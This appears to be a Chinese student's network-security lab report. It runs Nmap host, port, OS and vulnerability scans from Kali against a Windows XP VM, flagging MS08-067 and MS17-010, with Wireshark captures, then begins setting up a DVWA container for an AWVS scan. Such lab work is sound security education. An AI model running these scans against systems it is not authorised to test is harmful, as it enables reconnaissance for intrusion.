

实验二 —— 网络扫描实验

班级：2022211801 学号：2022211570 姓名：项枫

一、工具实验

(一) 实验内容

用 Nmap 对主机进行主机扫描、ping 扫描、端口扫描、TCP connect 扫描、操作系统识别、漏洞扫描等，获取尽可能全面的主机信息，抓包分析扫描原理。

(二) 实验环境


攻击机：Kali，已配置 nmap 工具；

靶机：Win XP。

(三) 实验步骤

1、通过 ipconfig 命令查看靶机 Win XP 的网络信息、IP 地址。

ipconfig



```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [版本 5.1.2600.1
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.80.139
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.80.2

Ethernet adapter Bluetooth 网络连接:

    Media State . . . . . : Media disconnected

C:\Documents and Settings\Administrator>
```

2、ping 扫描

nmap 扫描：可以看到扫描出了该网络号下的 3 台主机，192.168.80.2 为网关，192.168.80.138 为攻击机 Kali，192.168.80.139 为靶机 Win XP。

```
nmap -sP 192.168.80.139
nmap -sP 192.168.80.139/24
```

```
(kali㉿kali)-[~]
└─$ nmap -sP 192.168.80.139
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-17 03:41 EDT
Nmap scan report for 192.168.80.139
Host is up (0.0036s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

(kali㉿kali)-[~]
└─$ nmap -sP 192.168.80.139/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-17 03:41 EDT
Nmap scan report for 192.168.80.2
Host is up (0.0015s latency).
Nmap scan report for 192.168.80.138
Host is up (0.00058s latency).
Nmap scan report for 192.168.80.139
Host is up (0.0100s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.59 seconds
```

wireshark 抓包：可以看到攻击机 Kali 发送 ARP 广播，向该网段所有可能 IP 广播询问这些 IP 对应的 MAC 地址为多少，如果收到了其他 IP 的相应就说明该 IP 存在。

No.	Time	Source	Destination	Protocol	Length	Info
193	1.311506113	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.129? Tel
194	1.311569477	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.130? Tel
195	1.311723610	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.131? Tel
196	1.311853940	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.132? Tel
197	1.311954673	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.133? Tel
198	1.312011434	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.135? Tel
199	1.312086417	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.136? Tel
200	1.312139168	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.137? Tel
201	1.312319916	192.168.80.138	192.168.80.139	TCP	74	50906 → 80 [SYN] Seq=0 Win=
202	1.312443383	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.140? Tel
203	1.312525555	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.142? Tel
204	1.312597816	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.143? Tel
205	1.312667380	VMware_6d:b5:64	Broadcast	ARP	42	Who has 192.168.80.144? Tel
206	1.312708197	VMware_5b:e0:51	Broadcast	ARP	60	Who has 192.168.80.138? Tel

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
Ethernet II, Src: VMware_6d:b5:64 (00:0c:29:6d:b5:64), Dst: VMware_c0:00:08 (00:50:56:c0:00:08)
Internet Protocol Version 4, Src: 192.168.80.138, Dst: 192.168.80.1
Transmission Control Protocol, Src Port: 58620, Dst Port: 80, Seq: 0, Len: 0

3、端口扫描

(1) TCP SYN 扫描

SYN 扫描最默认最受欢迎的扫描选项，在一个没有入侵防火墙的快速网络上，每秒钟可以扫描数千个端口。SYN 扫描相对来说不张扬，不易被注意到，因为它从来不完成 TCP 连接。它常常被称为半开放扫描，因为它不打开一个完全的 TCP 连接。它发送一个 SYN 报文，就像您真的要打开一个连接，然后等待响应。SYN/ACK 表示端口在监听（开放），而 RST（复位）表示没有监听者。


nmap 扫描：

```
sudo nmap -sS 192.168.80.139
```

```
(kali@kali)~[~]
$ sudo nmap -sS 192.168.80.139
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-17 04:03 EDT
Nmap scan report for 192.168.80.139
Host is up (0.00088s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:5B:E0:51 (VMware)


Nmap done: 1 IP address (1 host up) scanned in 1.70 seconds
```

wireshark 抓包：



(2) TCP connect()扫描

TCP connect 扫描是开放扫描的一种，需要扫描方通过三次握手过程与目标主机建立完整的 TCP 连接。TCP connect 利用操作系统提供的 connect()系统调用进行扫描，扫描器调用 socket 的 connect()函数发起一个正常的连接，如果 connect()连接成功，说明目标端口处于监听状态，若连接失败，则说明该端口是关闭的或者被防火墙等过滤。原理图如下：




nmap 扫描：

```
sudo nmap -sT 192.168.80.139
```

```
(kali@kali)-[~]
└─$ sudo nmap -sT 192.168.80.139
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-17 04:10 EDT
Nmap scan report for 192.168.80.139
Host is up (0.89s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:5B:E0:51 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
```

wireshark 抓包：观察对 445 端口的扫描情况。



(3) UDP 扫描

发送 UDP 包，若发现了一个可以自动回复信息的端口，判断为 open。其它端口回送了端口不可达的报文，表示端口关闭。若是其它 ICMP 类型的则表示端口是 filtered。UDP 扫描的好处在一它可以穿过一些只过滤了 TCP 包的防火墙，但是 UDP 扫描的一个问题是效率较低。


nmap 扫描：

```
sudo nmap -sU 192.168.80.139
```

```
(kali㉿kali)-[~]
$ sudo nmap -sU 192.168.80.139
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-17 04:12 EDT
Nmap scan report for 192.168.80.139
Host is up (0.00058s latency).
Not shown: 992 closed udp ports (port-unreach)
PORT      STATE      SERVICE
123/udp    open       ntp
137/udp    open       netbios-ns
138/udp    open|filtered netbios-dgm
445/udp    open|filtered microsoft-ds
500/udp    open|filtered isakmp
1025/udp   open|filtered blackjack
1900/udp   open|filtered upnp
4500/udp   open|filtered nat-t-ike
MAC Address: 00:0C:29:5B:E0:51 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds
```

wireshark 抓包：



4、操作系统扫描

Nmap 使用 TCP/IP 协议栈指纹来识别不同的操作系统和设备。具体实现方式为：选择一个 open 的端口和一个 closed 的端口，向其发送 TCP/UDP/ICMP 数据包，根据返回的数据包生成一份系统指纹。然后将探测生成的指纹与 nmap-os-db 中指纹进行对比，查找匹配的系统。如果无法匹配，以概率形式列举出可能的系统。


namp 扫描：

```
sudo nmap -O 192.168.80.139
```

```
(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.80.139
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-17 04:49 EDT
Nmap scan report for 192.168.80.139
Host is up (0.00055s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:5B:E0:51 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.59 seconds
```

wireshark 抓包：



5、主机全面扫描

主机全面扫描是端口扫描、操作系统扫描等的集合。各部分的扫描原理已在前面给出，这里不再赘述。

namp 扫描：

```
sudo nmap -A 192.168.80.139
```




```
(kali@kali)-[~]
└─$ sudo nmap -A 192.168.80.139
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-17 04:44 EDT
Nmap scan report for 192.168.80.139
Host is up (0.00057s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows XP microsoft-ds
MAC Address: 00:0C:29:5B:E0:51 (VMware)
Device type: general purpose
Running: Microsoft Windows XP
OS CPE: cpe:/o:microsoft:windows_xp::sp2 cpe:/o:microsoft:windows_xp::sp3
OS details: Microsoft Windows XP SP2 or SP3
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: -4h00m00s, deviation: 5h39m24s, median: -8h00m00s
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: WINXP-3D8CC5A43, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:5b:e0:51 (VMware)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: winxp-3d8cc5a43
|   NetBIOS computer name: WINXP-3D8CC5A43\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2024-10-17T16:44:49+08:00

TRACEROUTE
HOP RTT      ADDRESS
1   0.57 ms  192.168.80.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 19.81 seconds
```

wireshark 抓包:



No.	Time	Source	Destination	Protocol	Length	Info
76	0.973566947	192.168.80.138	192.168.80.139	NBNS	92	Name query NBSTAT *(<00><00>
77	0.974015784	192.168.80.139	192.168.80.138	NBNS	271	Name query response NBSTAT
78	0.974016051	192.168.80.139	192.168.80.138	ICMP	71	Destination unreachable (Po
79	0.974016090	192.168.80.139	192.168.80.138	NBNS	271	Name query response NBSTAT
80	0.974241320	192.168.80.138	192.168.80.139	TCP	74	41500 → 34619 [SYN] Seq=0 W
81	0.974467980	192.168.80.138	192.168.80.139	TCP	74	44568 → 445 [SYN] Seq=0 Win
82	0.974530336	192.168.80.139	192.168.80.138	TCP	60	34619 → 41500 [RST, ACK] Se
83	0.974683723	192.168.80.139	192.168.80.138	TCP	78	445 → 44568 [SYN, ACK] Seq=
84	0.974693362	192.168.80.138	192.168.80.139	TCP	66	44568 → 445 [ACK] Seq=1 Ack
85	1.086067092	192.168.80.138	192.168.80.139	TCP	74	44572 → 445 [SYN] Seq=0 Win
86	1.086302961	192.168.80.138	192.168.80.139	SMB2	250	Negotiate Protocol Request
87	1.086386249	192.168.80.139	192.168.80.138	TCP	78	445 → 44572 [SYN, ACK] Seq=
88	1.086406231	192.168.80.138	192.168.80.139	TCP	66	44572 → 445 [ACK] Seq=1 Ack
89	1.086668104	192.168.80.138	192.168.80.139	TCP	74	44584 → 445 [SYN] Seq=0 Win

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
Ethernet II, Src: VMware_6d:b5:64 (00:0c:29:6d:b5:64), Dst: VMware_5b:e0:51 (00:0c:29:5b:e0:51)
Internet Protocol Version 4, Src: 192.168.80.138, Dst: 192.168.80.139
Transmission Control Protocol, Src Port: 44338, Dst Port: 135, Seq: 1, Ack: 1, Len: 32
Data (32 bytes)

6、漏洞扫描

漏洞扫描是通过采用一定的技术主动地发现系统中的安全漏洞，如，操作系统漏洞、弱口令用户、应用程序漏洞、配置错误等。

nmap 扫描:

```
sudo nmap -p- -sV --version-all --script=vuln 192.168.80.139
```

```
(kali@kali)~$ sudo nmap -p- -sV --version-all --script=vuln 192.168.80.139
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-17 04:52 EDT
Nmap scan report for 192.168.80.139
Host is up (0.00077s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:5B:E0:51 (VMware)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|   State: VULNERABLE
|   IDs: CVE:CVE-2008-4250
|   The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and S
P2,
|   Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbi
trary
|   code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|   Disclosure date: 2008-10-23
|   References:
|   https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attack
s/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.67 seconds
```

wireshark 抓包:

No.	Time	Source	Destination	Protocol	Length	Info
13	10.177387349	192.168.80.138	192.168.80.139	TCP	58	51782 → 5900 [SYN] Seq=0 Win=
14	10.177414632	192.168.80.138	192.168.80.139	TCP	58	51782 → 113 [SYN] Seq=0 Win=
15	10.177444951	192.168.80.138	192.168.80.139	TCP	58	51782 → 8080 [SYN] Seq=0 Wi
16	10.177478159	192.168.80.138	192.168.80.139	TCP	58	51782 → 3306 [SYN] Seq=0 Wi
17	10.177490437	192.168.80.139	192.168.80.138	TCP	60	25 → 51782 [RST, ACK] Seq=1
18	10.177502510	192.168.80.138	192.168.80.139	TCP	58	51782 → 80 [SYN] Seq=0 Win=
19	10.177578341	192.168.80.139	192.168.80.138	TCP	60	110 → 51782 [RST, ACK] Seq=
20	10.177709439	192.168.80.139	192.168.80.138	TCP	60	143 → 51782 [RST, ACK] Seq=
21	10.177709740	192.168.80.139	192.168.80.138	TCP	60	139 → 51782 [SYN, ACK] Seq=
22	10.177709870	192.168.80.139	192.168.80.138	TCP	60	587 → 51782 [RST, ACK] Seq=
23	10.177739675	192.168.80.138	192.168.80.139	TCP	54	51782 → 139 [RST] Seq=1 Win=
24	10.177980258	192.168.80.139	192.168.80.138	TCP	60	5900 → 51782 [RST, ACK] Seq=
25	10.177980640	192.168.80.139	192.168.80.138	TCP	60	113 → 51782 [RST, ACK] Seq=
26	10.177980780	192.168.80.139	192.168.80.138	TCP	60	8080 → 51782 [RST, ACK] Seq=

Frame 1: 88 bytes on wire (704 bits), 88 bytes captured (704 bits) on interface eth0, id 0
Ethernet II, Src: VMware_6d:b5:64 (00:0c:29:6d:b5:64), Dst: IPv4mcast_fb (01:00:5e:00:00:fb)
Internet Protocol Version 4, Src: 192.168.80.138, Dst: 224.0.0.251
User Datagram Protocol, Src Port: 40287, Dst Port: 5353
Multicast Domain Name System (query)

二、AWVS 软件对 DVWA 扫描实验

(一) 实验环境


攻击机：WIN 10，装有 AWVS 软件；

靶机：Ubuntu 20.04。

(二) 实验步骤

1、修改 vi 设置文件

```
sudo gedit /etc/vim/vimrc.tiny
```



```
vimrc.tiny
/etc/vim

1 " Vim configuration file, in effect when invoked as "vi". The aim of this
2 " configuration file is to provide a Vim environment as compatible with the
3 " original vi as possible. Note that ~/.vimrc configuration files as other
4 " configuration files in the runtimepath are still sourced.
5 " When Vim is invoked differently ("vim", "view", "evim", ...) this file is
6 " _not_ sourced; /etc/vim/vimrc and/or /etc/vim/gvimrc are.
7
8 " Debian system-wide default configuration Vim
9 set runtimepath=~/.vim,/var/lib/vim/addons,/usr/share/vim/vimfiles,/usr/share/vim/vim81,/usr/share/vim/vimfiles/after,/var/lib/vim/addons/after,~/.vim/after
10
11 set nocompatible
12 set backspace=2
13
14 " vim: set ft=vim:
```

2、拉取 DVWA 镜像并启动容器

```
sudo docker load --input /home/ubuntu/Desktop/dvwa.tar
sudo docker images
```

```
ubuntu@ubuntu-virtual-machine:~$ sudo docker load --input /home/ubuntu/Desktop/dvwa.tar
a75caa09eb1f: Loading layer 105MB/105MB
80f9a8427b18: Loading layer 494.7MB/494.7MB
97a1040801c3: Loading layer 7.168kB/7.168kB
acf8abb873ce: Loading layer 5.655MB/5.655MB
9713610e6ec4: Loading layer 5.632kB/5.632kB
73e92d5f2a6c: Loading layer 5.658MB/5.658MB
585e40f29c46: Loading layer 114.3MB/114.3MB
deeea3c4d56f: Loading layer 2.048kB/2.048kB
Loaded image: vulnerables/web-dvwa:latest
ubuntu@ubuntu-virtual-machine:~$ sudo docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
vulnhub/openssl     1.0.1c-with-nginx  85103e393626       2 years ago        164MB
vulnerables/web-dvwa latest             ab0d83586b6e       6 years ago        712MB
```

```
sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

```

ubuntu@ubuntu-virtual-machine:~$ sudo docker run --rm -it -p 8081:80 vulnerables
/web-dvwa
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld . . .
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reliably
determine the server's fully qualified domain name, using 172.17.0.2. Set the
'ServerName' directive globally to suppress this message
. ok
==> /var/log/apache2/access.log <==

